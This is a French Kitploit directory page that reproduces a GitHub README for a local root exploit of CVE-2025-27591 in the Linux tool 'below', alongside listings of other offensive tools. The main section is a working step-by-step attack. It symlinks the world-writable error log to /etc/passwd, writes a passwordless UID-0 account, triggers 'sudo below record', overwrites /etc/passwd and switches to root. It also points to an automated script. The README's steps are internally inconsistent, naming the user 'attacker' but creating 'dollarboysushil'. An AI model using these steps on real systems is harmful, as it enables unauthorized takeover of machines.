
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 est une vulnérabilité d'escalade de privilèges connue dans le service Below (version < v0.9.0) | Kitploit
Outils/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationPost-ExploitationTests d'IntrusionRed Teaming
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

Partager

CVE-2025-27591 est une vulnérabilité d'escalade de privilèges connue dans le service Below (version < v0.9.0)

Voir le dépôt
7237il y a 1 anPas encore vérifié

CVE-2025-27591 - Élévation de privilèges via un lien symbolique inscriptible dans below

Résumé

Ceci est un exploit simple pour CVE-2025-27591, une vulnérabilité d'élévation de privilèges locale dans l'outil de surveillance système Linux below. La vulnérabilité affecte les versions antérieures à v0.9.0 et provient d'assignations de permissions incorrectes dans le système. Le problème a été découvert en janvier 2025 et divulgué publiquement le 12 mars 2025 (SecurityOnline, OpenWall). Lorsque below est exécuté avec sudo, il peut enregistrer des erreurs dans un répertoire accessible en écriture par tous (/var/log/below), permettant aux attaquants de créer un lien symbolique vers des cibles sensibles comme /etc/passwd.

En exploitant cela, un utilisateur non privilégié ayant accès à sudo sur below peut élever ses privilèges vers root.


Détails de la vulnérabilité

  • Identifiant CVE : CVE-2025-27591
  • Outil vulnérable : below
  • Fonctionnalité affectée : Journalisation via below record
  • Chemin vulnérable : /var/log/below/error_root.log
  • Prérequis de l'attaque :
    • Le répertoire /var/log/below est accessible en écriture par tous
    • L'attaquant peut exécuter sudo /usr/bin/below record sans mot de passe

Étapes de l'exploit (Manuel)


✅ Étape 1 : Vérifier que le répertoire de logs est accessible en écriture par tous Vous devriez voir :

drwxrwxrwx 2 root root 4096 ... /var/log/below
alt text

✅ Étape 2 : Supprimer tout fichier error_root.log existant

rm -f /var/log/below/error_root.log

✅ Étape 3 : Créer un lien symbolique vers /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

puis vérifier avec

ls -la /var/log/below/error_root.log
# devrait afficher : error_root.log -> /etc/passwd

alt text

✅ Étape 4 : Créer un fichier payload Ceci ajoutera un nouvel utilisateur root nommé attacker sans mot de passe :

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

structure du fichier

username:password:UID:GID:comment(home/full name):home_directory:shell

Le point clé ici est que UID et GUID sont définis à 0, ce qui fait de l'utilisateur un utilisateur root et le GID (Group ID) correspond au groupe root alt text

✅ Étape 5 : Déclencher l'écriture de logs en tant que root C'est le cœur de l'exploit.

sudo /usr/bin/below record

Cette commande est censée échouer ou expirer — mais elle tentera d'écrire les logs d'erreur dans /var/log/below/error_root.log, qui est en réalité /etc/passwd. 💡 Dans certains cas, cela peut corrompre /etc/passwd — donc nous l'écrasons complètement ensuite.

✅ Étape 6 : Écraser /etc/passwd via le lien symbolique

cp /tmp/payload /var/log/below/error_root.log

alt text

✅ Étape 7 : Devenir root

su attacker

Vous obtiendrez un shell root, sans mot de passe nécessaire. alt text

Étapes de l'exploit (Automatique)


python3 dbs_exploit.py

alt text

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    387
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    308
  • 6

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    275

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →